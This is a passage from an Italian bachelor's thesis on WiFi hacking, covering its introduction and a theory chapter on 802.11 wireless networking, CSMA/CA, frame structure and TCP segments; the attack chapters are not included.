**Università degli Studi di Camerino**

Scuola di Scienze e Tecnologie

Corso di Laurea in Informatica (Classe L-31)


# Studio ed esecuzione delle tecniche di *hacking* sulle reti WiFi

Laureando
**Nicola Del Giudice**
**Matricola 095163**

Relatore
**Prof. Fausto Marcantoni**

Correlatore
**Prof. Luigi Romagnoli**

A.A. 2017/2018

# Abstract

In tutto il mondo, le reti WiFi sono diventate parte integrante della vita di tutti i giorni e uno strumento fondamentale per l'uomo. Dovunque sia presente un'infrastruttura senza fili, è possibile per l'utenza connettersi alla rete ovunque si trovi, o quasi. Una rete wireless è uno strumento comodo per quando non si ha accesso alla connessione in wired, a costo di un depotenziamento del segnale. Tuttavia, per quanto ideale e facile da utilizzare, il WiFi soffre di alcune falle che permettono agli hacker di sfruttarle per scopi personali.

Questo lavoro si pone come obiettivo quello di studiare diverse tipologie di attacco, in quella che potrebbe essere una situazione reale. Non a caso la parte pratica è stata realizzata in un contesto casalingo, luogo dove possono avvenire molti attacchi all'insaputa dei proprietari. Ovviamente a questo contesto sono state fornite delle soluzioni che permettono sicurezza elevata, anche se non impenetrabile.

Alle persone conosciute,
ai nuovi e vecchi amici,
alla felicità ritrovata,
a Luigi e la sua pazienza,
ma soprattutto
ai miei genitori

# Indice

# Elenco delle Figure

# 1. Introduzione

## 1.1 Motivazioni

Ogni singolo giorno, nel mondo, avvengono più di cento, con picchi fino a cento quaranta, attacchi da parte di hacker [12] Come se non bastasse, ogni attacco è un nuovo, piccolo o grande, approfondimento sui metodi di intrusione e su come arginare i sistemi di difesa.

In questo panorama in continua evoluzione, vediamo anche nascere ogni giorno nuove minacce, più o meno simili, ma pericolose nelle mani più capaci. La lista è lunga: virus, worm, attacchi DoS, avvelenamento dell'ARP e così via. Un comportamento anomalo nel computer può essere il trampolino di lancio di un potente attacco diffuso. Inavvertitamente una pagina, un input o un messaggio possono dare libero accesso ai malviventi, o a programmi nocivi.

Ovviamente tale contesto è composto da "buoni e cattivi". Se da una parte i cattivi eseguono attacchi per il loro tornaconto personale, o con fini vandalistici, dall'altra gli hacker buoni provvedono ogni giorno a studiare e aggiornare i sistemi di sicurezza. Tra le tante attività, figura il pentesting, abbreviazione di Penetration Testing, una pratica che consiste nel riuscire a eludere le misure di prevenzione per poi potenziarle al fine di avere maggior sicurezza in caso di attacco.

Parlare di minacce informatiche diventa fondamentale in questo mondo proteso verso una maggiore digitalizzazione, partendo da concetti semplici e da attacchi che non richiedono particolare conoscenza per essere compresi.

## 1.2 Obiettivi della tesi

Questo lavoro si pone l'obiettivo di analizzare tre tipologie di attacco abbastanza diffuse. Non si tratterà di un manuale su come compiere un attacco a una rete casalinga, ma avrà scopi didattici.

Si partirà con lo studio dei meccanismi dietro gli attacchi effettuati, tra cui la WiFi e il protocollo TCP. Verranno spiegate teoricamente le minacce eseguite nella fase di pentesting e quali sono le attuali misure di sicurezza contro le stesse.

La fase esecutiva prevede lo studio nel dettaglio di tre attacchi che è possibile eseguire singolarmente o propedeuticamente. Gli attacchi sono stati eseguiti all'interno di uno scenario casalingo e pertanto reale e che potrebbero accadere in qualsiasi momento. Ovviamente, a un attacco corrisponde una contromisura che verrà evidenziata dopo lo studio del pentesting

## 1.3 Struttura della tesi

Il seguente elaborato è composto da sei capitoli strutturati in paragrafi e sottoparagrafi. Il primo capitolo, quello introduttivo, presenta i motivi che hanno spinto alla redazione di questa tesi e gli obiettivi che si vogliono conseguire, oltre alla struttura dell'elaborato. Nel secondo capitolo sono stati studiati i protocolli inerenti alla WiFi e al funzionamento delle comunicazioni. Nel successivo capitolo vengono mostrati diversi meccanismi di sicurezza e alcune minacce con cui è possibile attaccare gli utenti della rete. Dal quarto capitolo si entra nella parte pratica, con una breve analisi degli strumenti e delle tecnologie utilizzate per l'attacco. Il quinto capitolo prevede l'analisi del lavoro svolto e vengono spiegate passo dopo passo le operazioni effettuate. Infine, nell'ultimo capitolo, si tratterà dei migliori sistemi di protezione e i futuri sviluppi delle tecnologie.

# 2. WiFi e Protocolli: cenni sul funzionamento del wireless

## 2.1 WiFi

Presenti ormai in ogni abitazione, le reti WiFi permettono una connessione a internet immediata e senza mezzi intermedi. Dopo l'esplosione di popolarità nel nuovo millennio, il protocollo 802.11 si è evoluto sempre più fino a raggiungere il cosiddetto WiFi 6 (o 802.11ax) che migliora in maniera esponenziale le prestazioni e la sicurezza. Ma cosa si trova alla base di una rete senza fili?

### 2.1.1 Componenti di una rete wireless

Per il funzionamento di una rete senza fili è necessario avere collegati una serie di dispositivi che permettano lo scambio dei dati tra l'utente e il resto del mondo. Anche se l'infrastruttura trattata fa rifermento a un modello più generale che include anche la rete mobile, la tesi si concentrerà unicamente sulle reti wireless.




Figura 2.1: Le possibili combinazioni tra hop infrastruttura

Primo componente principale è ovviamente un host non cablato e può riferirsi a qualsiasi dispositivo non connesso a filo come notebook o smartphone. Da questo, l'utente può accedere a tutti i servizi e far partire le applicazioni. L'host è anche

l'attore finale del passaggio dei pacchetti dati.

A livello fisico, è necessaria anche una stazione base da cui indirizzare i pacchetti in arrivo e in partenza, un componente fondamentale per due aspetti. Il primo motivo è già stato esposto: al suo interno vengono eseguiti tutti i procedimenti volti al passaggio di pacchetti da e verso gli host finali e la rete internet. Quando un host è collegato a una stazione base si dice "*associato*" a essa e ciò significa che il dispositivo è all'interno della zona di copertura della stazione e che la sfrutta per comunicare col resto della rete. Per quanto riguarda il secondo aspetto, quando un utente è connesso a una stazione base, tutti i servizi come instradamento e indirizzi IP vengono forniti da quest'ultima.

Per comunicare con un punto di accesso, un host si collega attraverso un canale di comunicazione wireless che può essere influenzato da diversi fattori che vedremo in seguito. Questi canali servono anche alle stazioni base per comunicare con l'ultimo componente per una rete wireless, ovvero l'infrastruttura di rete da cui attingere i pacchetti dati.

Questi quattro componenti (host, stazione, connessione e infrastruttura di rete) possono essere combinati in quattro modi come è possibile vedere nella Figura 2.1. I criteri sono due: presenza o meno di una stazione base e numero di hop per raggiungere Internet.

- **Singolo hop, con infrastruttura**: questo caso prevede la presenza di una stazione base che si connette direttamente alla rete Internet. Le comunicazioni avvengono solo tra host e stazione.
- **Multiplo hop, con infrastruttura**: anche qui è prevista una stazione base. Tuttavia il nodo a cui è collegato l'host potrebbe richiedere il supporto di altri nodi per arrivare alla stazione base.
- **Singolo hop, senza infrastruttura**: non è presente una stazione base ma la coordinazione con gli altri nodi può essere gestita da un nodo.
- **Multiplo hop, senza infrastruttura**: anche in questo caso non è presente una base, ma i vari nodi devono ritrasmettere a molti altri per arrivare a destinazione.

### 2.1.2 Trasmissione dei pacchetti in wireless

Non essendoci un mezzo fisico, come un cavo Ethernet o una fibra ottica, per passare i dati da un dispositivo ad un altro si fa affidamento all'uso di onde elettromagnetiche per l'ambito wireless. Queste onde possono essere terrestri, se il loro raggio di azione si estende nell'ordine di qualche chilometro, o satellitari, se c'è bisogno di connettere due stazioni a terra distanti. Tuttavia la trasmissione di pacchetti, senza un canale apposito come può essere il cavo, risente delle interferenze esterne e degli impedimenti ambientali.




Figura 2.2: Esempio di dispersione del segnale

Il principale fattore che va a bloccare il flusso di dati wireless è ovviamente

l'attenuazione del segnale. Essendo l'emissione di onde elettromagnetiche sensibile agli ostacoli, queste si affievoliranno se tra la stazione base e l'host finale ci sono ad esempio muri. Ovviamente la distanza dalla stazione influisce in quanto le onde si affievoliscono man mano che si propagano. Per quanto riguarda la propagazione delle onde elettromagnetiche, va fatto riferimento alla Legge dell'inverso del quadrato[11]. Tale legge prevede che l'intensità è inversamente proporzionale al quadrato della distanza dalla sorgente. La Figura 2.2 mostra come la presenza di muri riduca il segnale rispetto a un punto con meno pareti, ma con lo stesso raggio di distanza.


Figura 2.3: WifiMETRIX

Il livello di collegamento risente anche di altre fonti di segnale vicine. Quando altri dispositivi trasmettono sulla stessa frequenza, i segnali interferiscono tra loro. Il segnale potrebbe essere influenzato anche da apparecchi non connessi alla rete che emettono onde ugualmente generando interferenza, come i forni a microonde o anche i comunissimi trasmettitori wireless per TV, disponibili sul mercato anche a basso costo. Durante il nostro studio abbiamo utilizzato WiFiMetrix[1], uno strumento professionale che analizza il tempo di trasmissione disponibile dei vari canali WiFi.

La Figura 2.3 mostra la scansione della banda a 2.4 GHz con attivato un dispositivo A/V Wireless per televisori Full HD, che satura completamente i canali 1, 2 e 3, causando nell'abitazione dell'utente un situazione simile a quella che potrebbe accadere in seguito a un attacco DoS con Jammer.

Altro problema che potrebbe interferire con la connessione è la propagazione su più cammini. Questo fenomeno prevede che il segnale non percorra un cammino diretto verso il dispositivo, ma arrivi dopo essere stato riflesso con degli oggetti. Ciò è causato spesso da oggetti in movimento tra il trasmettitore e il ricevente.

### 2.1.3 Funzionamento della trasmissione

Quando un host riceve i dati, il segnale in realtà non è puro come al momento che è stato inviato dal trasmettitore. Infatti questo è l'unione di un segnale originale, ma degradato, e di un rumore di fondo. Il rapporto tra queste due componenti è detto SNR (signal-to-noise ratio). Misurato in decibel (dB), questa frazione implica che maggiore è l'SNR, maggiore è il segnale rispetto al rumore di fondo e quindi maggiore è la facilità che l'host distingua il primo dal secondo. Altro tasso di cui tenere conto è il BER (bit error ratio) il quale indica la probabilità che il bit ricevuto sia sbagliato rispetto a quello trasmesso. Il grafico in Figura 2.4 mostra l'andamento del rapporto tra i due parametri.

Questi due valori permettono di capire come è gestita la trasmissione dei bit in base a diversi tassi di trasmissione. Nel primo caso infatti ad un certo schema di modulazione, all'aumento dell'SNR, il tasso di errore sul bit scende. Questo perché maggiore è la potenza di trasmissione, minore è la probabilità che il bit arrivi sbagliato. Tuttavia questa opzione richiede un maggiore dispendio di energia e potrebbe andare ad interferire con altri apparecchi. Il secondo scenario prevede che dato un certo SNR, un certo tasso di trasmissione avrà un maggiore BER. Ad esempio utilizzare un BPSK a 1 Mbps conviene rispetto al 16-QAM a 4 Mbps quando l'SNR è posizionato a 10 dB.




Figura 2.4: Grafico che mostra il rapporto tra SNR e BER

È facile intuire che diventa fondamentale una selezione dinamica delle tecniche di modulazione in base alle necessità e alle condizioni della rete. Questo accade nelle reti cellulari ad esempio, dove è richiesto un continuo adattamento causato dagli spostamenti dell'apparecchio. In questo modo è possibile avere sempre il più alto tasso di trasmissione possibile senza compromettere il vincolo del BER.

### 2.1.4 Protocollo CDMA

Osservato il comportamento delle reti wireless e della trasmissione dei pacchetti, è obbligatorio definire un protocollo che regoli l'accesso di più host ad uno stesso canale. La gestione di questo problema è affidata al CDMA (code division multiple access), protocollo a suddivisione del canale che rilascia un codice all'host per codificare i dati a lui indirizzati. In questo scenario il bit di dati viene codificato da una particolare sequenza e inviato al ricevente, il quale, se in possesso della stessa sequenza, decodificherà il bit.

Il CDMA prevede che il bit criptato sia il prodotto del bit di dati di e il mini-slot m all'interno dell'intervallo di di. Il risultato della crittazione di CDMA verrà denominato Zi e al momento dell'acquisizione da parte del ricevente questo risultato verrà confrontato col codice dell'host.

Per far tornare i bit di dati allo stato originale, viene applicata la formula inversa data dalla sommatoria del bit codificato Zi,m moltiplicato per il valore del mini-slot, diviso il numero di bit dello slot di tempo. Tuttavia CDMA opera in ambienti dove possono esserci interferenze con altri trasmettitori e potrebbero arrivare altri pacchetti combinati. Per ovviare al problema, il protocollo gestisce i bit trasmessi ipotizzando che questi siano cumulativi, ovvero identificando con un certo valore dato dalla somma dei bit trasmessi dalle stazioni.

### 2.1.5 Architettura

Passiamo ora a quello che è il punto chiave delle tecnologie wireless: lo standard IEEE 802.11 wireless LAN, anche semplicemente detto Wi-Fi. Questo protocollo, utilizzato sin dall'avvento di Internet negli anni '90, permette lo scambio di pacchetti all'interno delle LAN wireless.

Al fine della trasmissione dati, sono emerse negli anni varie tecnologie con particolari proprietà. L'avanzamento tecnologico ha permesso di selezionare le migliori e sviluppare soluzioni uniche che coniugassero potenza e correttezza di trasmissione. Esempio usato maggiormente oggi è il protocollo 802.11g, che riesce a mettere insieme una velocità di trasferimento pari a 54 Mbps ad una frequenza compresa tra i 2,4 e i 2,485 GHz. Attualmente è in sviluppo la 802.11n, capace di trasmettere a velocità di centinaia di Megabit al secondo.




Figura 2.5: Codifica e decodifica con CDMA




Figura 2.6: Architettura tipica delle WiFi

L'architettura dell'802.11 prevede l'utilizzo di set di servizi di base, il BSS. Questa costituisce il blocco più importante per la connessione e permette la navigazione agli host finali, grazie agli Access Point. In reti più grandi, come quelle aziendali, l'AP è connesso ad uno switch o ad un router, i quali a loro volta indirizzano verso la rete. Nelle reti domestiche invece l'Access Point è incluso nel modem che si occupa anche di instradare i pacchetti verso Internet. Le stazioni 802.11 hanno un indirizzo MAC univoco di 6 byte per il riconoscimento cablato all'interno del firmware della scheda di rete, doppio nel caso degli AP, che hanno anche interfacce wireless. L'utilizzo di AP permette anche di identificare wireless LAN con infrastruttura. L'insieme di Access Point, router e della rete Ethernet definisce l'infrastruttura.

In che modo però una stazione si associa ad un AP? Il primo modo prevede che l'amministratore di rete affidi un identificativo all'AP, detto anche SSID, e un canale sul quale comunicare. Il secondo tuttavia è vincolato al gap di frequenza della banda. In una 802.11b, dove si va da 2,4 GHz a 2,485 GHz, possono essere calcolati nel divario undici canali, ma al fine di evitare che questi interferiscano tra loro, è necessario ricordare che tra un canale e l'altro ci devono essere almeno altri quattro. Di conseguenza il numero massimo di canali possibili contemporaneamente arriva a tre.

Il dispositivo, per agganciarsi a un Access Point, sfrutta i frame beacon inviati periodicamente dall'AP stesso che contengono al loro interno l'SSID e l'indirizzo MAC del punto di accesso. A questo punto la stazione wireless analizza gli undici canali in cerca del frame. Questa piccola quantità di byte permette alla stazione wireless di scegliere il miglior AP a cui associarsi. Non è raro difatti ritrovarsi nel campo di trasmissione di più trasmittenti: l'host finale in questo caso deve scegliere a quale Access Point associarsi univocamente. L'algoritmo di scelta da parte dell'host non è specificato e alcune volte è l'amministratore di rete stesso a selezionare le linee guida. Di norma l'AP scelto è quello da cui si riceve il maggior numero di frame beacon, sintomo di un forte segnale.

La scansione dei canali e dell'ascolto dei frame beacon è detta scansione passiva. In questa modalità il terminale rimane in attesa dell'arrivo del frame. Al momento della ricezione, l'host farà richiesta di associazione con l'AP desiderato, il quale invierà un frame di conferma. Un host può anche associarsi attivamente ad un Access Point. Questo tipo di scansione prevede l'invio di un frame sonda in broadcast a tutti gli AP vicini da parte della stazione wireless. Questi risponderanno, innescando gli stessi meccanismi di associazione dell'host al punto di accesso della scansione passiva

### 2.1.6 Protocollo MAC

Al fine di coordinare le trasmissioni è necessario avere un protocollo ad accesso multiplo che gestisca il traffico. Il problema viene risolto grazie al CSMA/CA. Il primo acronimo sta per Carrier Sense Multiple Access e permette alla stazione di ascoltare il canale sul quale vuole trasmettere, evitando di farlo nel caso in cui sia già occupato da un'altra stazione e riprovandoci dopo un certo tempo casuale. Il secondo acronimo invece iden-

tifica il Collision Avoidance: nell'802.11, non è gestita la rilevazione di collisione, ma piuttosto viene preventivata, mentre la conferma di avvenuta ricezione viene eseguita a livello di ARQ, in quanto il tasso di errore nel wireless è molto più elevato rispetto alle connessioni cablate.

La rilevazione di collisione non è implementata per due ragioni. Innanzi tutto costerebbe molto creare un adattatore che riesca a ricevere e inviare contemporaneamente, requisito fondamentale per rilevare le collisioni. Inoltre questo adattatore dovrebbe trovare tutte le collisioni e ciò impossibile a causa della possibile presenza di terminali nascosti[1].

Perciò, non potendoci essere una rilevazione, la trasmittente invia interamente il frame, senza la possibilità di farlo tornate al mittente. A questo punto subentrano meccaniche che prevengono il rischio della collisione. Alla base si trova un acknowledgement scheme che controlla il frame, rendendo partecipe il trasmittente del fatto che il frame è stato ricevuto. Infatti, una volta che il ricevente ottiene il frame, ha un breve lasso di tempo, detto SIFS (Short Inter-Frame Space), dopo il quale deve rispondere, altrimenti la sorgente invierà di nuovo il frame. Dopo un certo numero di tentativi, il frame verrà scartato.

Il CSMA/CA completa la trasmissione del frame in quattro fasi.

1. Nel caso in cui il canale sia inattivo, il mittente può inviare il frame dopo aver aspettato un breve periodo di tempo detto DIFS (Distributed Inter-Frame Space)

2. Nel caso in cui il canale sia occupato, la stazione predispone un valore casuale che andrà a decrescere ogni volta che il canale diventa inattivo. Nel caso rimanga occupato, il valore non cambia.

3. Arrivato a zero il contatore, la trasmittente invia il frame, attendendo la conferma

4. Nel caso in cui il processo sia andato a buon fine e ci siano altri frame da inviare, il processo riparte dal passo 2 con le stesse modalità. Nel caso in cui manchi la conferma, si riparte dal passo 2 ma con un valore di ritardo più alto.

Questo metodo è utilizzato per evitare la collisione di due terminali che devono usare lo stesso canale. Se infatti questi due trovano il canale occupato da un terzo, imposteranno il contatore ad un valore random differente. Il primo che finirà il contatore ovviamente andrà ad occupare il canale. Non vengono tuttavia considerate le possibilità che il valore sia simile oppure che le stazioni potrebbero essere nascoste.

Al fine di evitare collisioni a causa di terminali nascosti, vengono utilizzati, opzionalmente, due speciali frame: l'RTS (Request to Send) e il CTS (Clear to Send). Nell'ipotesi che una stazione voglia inviare i dati, prima viene inoltrato un RTS, il quale richiede al ricevente se può trasmettere. Questo risponderà con un CTS, mandato non solo alla stazione che ha fatto richiesta, ma anche a tutti gli altri dispositivi connessi, ma che non sono visibili. A questo punto le stazioni nascoste attenderanno fino a nuovo ordine, mentre il mittente può inviare il frame di dati. Alla fine il destinatario invierà un ACK a tutti, comunicando che il passaggio dati è concluso.

[1] **Terminale Nascosto**: il problema del terminale nascosto prevede che tre computer, A, B e C, siano collegati. Nel caso in cui ci sia in mezzo un ostacolo ambientale e A e C sono connessi a B, i primi due potrebbero non riuscire a sentirsi a causa dell'ostacolo

### 2.1.7 Pacchetto IEEE 802.11

A differenza del pacchetto Ethernet, quello dell'802.11 (Figura 2.7) deve avere all'interno dei suoi campi indicazioni specifiche per il collegamento wireless. Ovviamente il nucleo del frame risiede nel Payload, consistente di un datagramma IP o pacchetto ARP. In coda si trova il CRC, campo di controllo di 4 byte che permette di rivelare gli errori al ricevente.




Figura 2.7: Divisione di un frame 802.11

Il pacchetto 802.11, presenta ben quattro campi indirizzo. Mentre il quarto viene utilizzato solo nelle reti ad hoc, evitando quelle ad infrastruttura, i primi tre indirizzi sono quelli davvero importanti. Il primo contiene l'indirizzo MAC della stazione che deve ricevere i dati, il secondo presenta il MAC di chi ha inviato il frame. Il terzo campo rappresenta un'interfaccia di rete molto particolare. Sappiamo infatti che il BSS è connesso ad una sottorete: questa per collegare le altre sottoreti, sfrutta una speciale interfaccia, la stessa del terzo campo indirizzo. In realtà il terzo campo contiene il MAC del router che inizialmente si è connesso con l'AP, il quale ha poi ritrasmesso all'host appropriato. L'host al momento dell'invio della conferma di ricezione del pacchetto invierà il suo MAC, quello dell'AP e del router. L'AP, al momento del passaggio, prenderà il MAC del router lo inserirà nel campo dell'indirizzo di arrivo.

All'interno del frame sono presenti anche campi per il numero di sequenza, che permette al ricevente di capire se quello ricevuto è già presente, per la durata, ovvero il periodo in cui il canale può rimanere riservato per l'invio dei dati e l'invio della conferma, e per il controllo del pacchetto, attraverso l'utilizzo di diversi campi.

## 2.2 TCP - Protocollo di trasporto orientato alla connessione

Le connessioni TCP sono, come dice il nome stesso, improntate alla connessione. Ciò significa che viene data importanza alla sicurezza della connessione attraverso il cosiddetto handshake, processo in cui vengono accordate le modalità di trasferimento. Va segnalato che il TCP non storicizza nulla nei componenti intermedi, ma lo stato della connessione risiede nei due sistemi estremi (host che fa la richiesta e server che accetta). La connessione è full-duplex e ciò significa che il flusso dei dati può andare nelle due direzione (da A a B e viceversa) nello stesso momento. Infine il TCP è uno-a-uno: la connessione avviene unicamente tra due sistemi.

La connessione TCP prevede innanzi tutto un accordo tra le due parti che in questo caso avviene grazie all'handshake a tre fasi in quanto si scambiano tre pacchetti particolari. I dati, a questo punto, vengono affidati al buffer di invio, che provvederà a mandarli al sistema server non prima di aver determinato l'MSS. Il Maximum Segment




Figura 2.8: Composizione dello Stack TCP e dell'OSI

Size è la dimensione che avrà ogni segmento inviato e viene calcolata parte dal Maximum Transmission Unit, o MTU. Questo, per definizione è il "frame più grande che può essere inviato a livello di collegamento dall'host"[5]. Quando il TCP accoppia il blocco dati con l'intestazione si viene a creare il cosiddetto segmento TCP, che viene generato in base all'MSS.

Va anche tenuta di conto la pila TCP/IP, versione che viene ampliata nel modello ISO-OSI (mostrati entrambi in Figura 2.8). Lo stack TCP/IP è composto da cinque livelli: Applicazione, Trasporto, Rete, Collegamento e Fisico.

- **Applicazione**: livello in cui risiedono tutte le applicazioni di rete e i protocolli. Vengono, per esempio, eseguiti i protocolli HTTP, SMTP e FTP. A questo livello opera anche il DNS. I dati inviati a questo livello vengono denominati messaggi.
- **Trasporto**: si occupa del trasferimento dati da un punto periferico a un altro. I protocolli di trasporto sono TCP e UDP. Questo livello trasporta segmenti.
- **Rete**: livello destinato all'instradamento dei datagrammi da host a host. Qui lavora il protocollo IP.
- **Collegamento**: questo livello si occupa di instradare i datagrammi a livello di router, calcolando il percorso che deve fare tra i vari nodi.
- **Fisico**: permette il passaggio fisico dei bit da un punto a un altro. Influiscono i mezzi utilizzati come cavi o wireless.

### 2.2.1 Struttura dei segmenti

Anche se abbiamo detto che il segmento TCP è formato da intestazione e dati, in realtà, è composto da diverse parti. In Figura 2.9 è possibile vederlo nel complesso.

Innanzi tutto ci sono due campi aggiuntivi quali:

- **Porta di origine e di arrivo**: il numero della porta da cui è inviato il pacchetto e quello a cui arriva.

- **Checksum**: per verificare l'integrità.

L'intestazione, invece, è data dall'unione dei seguenti campi:

- **Numero di sequenza e di acknowledgement**: servono per il trasferimento affidabile.
- **Finestra di ricezione**: utilizzato per il controllo del flusso.
- **Lunghezza dell'intestazione**: campo che specifica la lunghezza dell'intestazione.
- **Opzioni**: facoltativo e può definire l'MSS negoziato tra host e server
- **Flag**: ci sono sei bit. ACK che se l'acknowledgement è valido; RST, SYN e FIN indicano lo stato della connezione; PSH serve per inviare i dati a un livello superiore; URG per dati importanti.




Figura 2.9: Composizione di segmento TCP

